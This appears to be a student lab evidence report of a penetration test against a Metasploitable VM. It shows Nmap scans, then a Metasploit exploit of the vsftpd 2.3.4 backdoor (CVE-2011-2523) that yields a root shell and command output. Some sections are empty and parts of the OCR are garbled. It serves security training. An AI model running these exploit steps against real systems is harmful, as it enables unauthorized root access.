

Evidence report

1) Live hosts found



2) Host and Guest IP Detection Using Netdiscover/ARP-Scan



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3. Nmap Host Discovery: Target Host is Up

```
kali@kali:~

Session Actions Edit View Help

(kali kali)-[~]

sudo nmap -sn 192.168.56.3 -oN 03_nmap_sn.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 10:45 EDT

Nmap scan report for 192.168.56.3

Host is up (0.00050s latency).

MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

(kali kali kali)-[~]
```

4.Nmap Service and Version Detection: vsftpd 2.3.4 Identified

```
kali@kali: ~
Session Actions Edit View Help
Nmap scan report for 192.168.56.3
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT
         STATE SERVICE
                           VERSION
21/tcp
        open ftp
                           vsftpd 2.3.4
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
         open ssh
23/tcp
         open
               telnet
                           Linux telnetd
25/tcp
         open smtp
                           Postfix smtpd
53/tcp
         open domain
                           ISC BIND 9.4.2
80/tcp
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
         open http
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                           netkit-rsh rexecd
513/tcp open login
                           OpenBSD or Solaris rlogind
514/tcp open shell
                           Netkit rshd
1099/tcp open
                           GNU Classpath grmiregistry
               java-rmi
1524/tcp open bindshell
                           Metasploitable root shell
                           2-4 (RPC #100003)
2049/tcp open nfs
                           ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2121/tcp open ftp
3306/tcp open mysql
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                           VNC (protocol 3.3)
6000/tcp open X11
                           (access denied)
6667/tcp open irc
                           UnrealIRCd
8009/tcp open ajp13
                           Apache Jserv (Protocol v1.3)
                           Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open http
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Li
nux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds
```

5. NSE Script Results: Vulnerability Confirmed

6. Exploitation: vsftpd 2.3.4 Backdoor (CVE-2011-2523) via Metasploitable

```
Session Actions Edit View Help
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(
                                            ) > msf6 exploit(unix/ftp/vsftpd_234_backdoor) >show options
    Unknown command: msf6. Run the help command for more details.
msf exploit(
                                            ) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
             Current Setting Required Description
   Name
   CHOST
                                no
                                           The local client address
                                           The local client port A proxy chain of format type:host:port[,type:host:port][...]
   CPORT
   Proxies
                                           . Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS
                                           The target host(s), see https://docs.metasploit.com/docs/usi
                                           ng-metasploit/basics/using-metasploit.html
   RPORT
                                yes
                                           The target port (TCP)
Exploit target:
   Td Name
       Automatic
View the full module info with the info, or info -d command.
                              234 backdoor) > set RHOSTS 192.168.56.3
msf exploit(
msf exploit(unix/)...
RHOSTS ⇒ 192.168.56.3
RHOSTS ⇒ 19:+(unix/ftm/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
                           t<u>nd 234 hackdoor</u>) > set VERBOSE true
msf exploit(
                                    --ckdoor) > exploit
VERBOSE ⇒ true
 * 192.168.56.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.3:21 - USER: 331 Please specify the password.
[+] 192.168.56.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.3:21 - UID: uid=0(root) gid=0(root)
    Found shell.
[*] Command shell session 1 opened (192.168.56.4:43965 \rightarrow 192.168.56.3:6200) at 2025-10-19 13:14:35 -
0400
```

Successful Exploitation: vsftpd 2.3.4 (CVE-2011-2523) - Root Access

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uid=0(root) gid=0(root)
ls -la /
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
            4 root root
                          1024 May 13
                                       2012 boot
drwxr-xr-x
           1 root root
                           11 Apr 28 2010 cdrom → media/cdrom
lrwxrwxrwx
drwxr-xr-x 14 root root 13540 Oct 19 04:26 dev
drwxr-xr-x 94 root root 4096 Oct 19 04:18 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root
                          32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
            1 root root 7984 Oct 19 04:18 nohup.out
-rw---
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 111 root root 0 Oct 19 04:17 proc
drwxr-xr-x 13 root root 4096 Oct 19 04:18 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root
                          0 Oct 19 04:17 sys
drwxrwxrwt 6 root root 4096 Oct 19 06:25 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```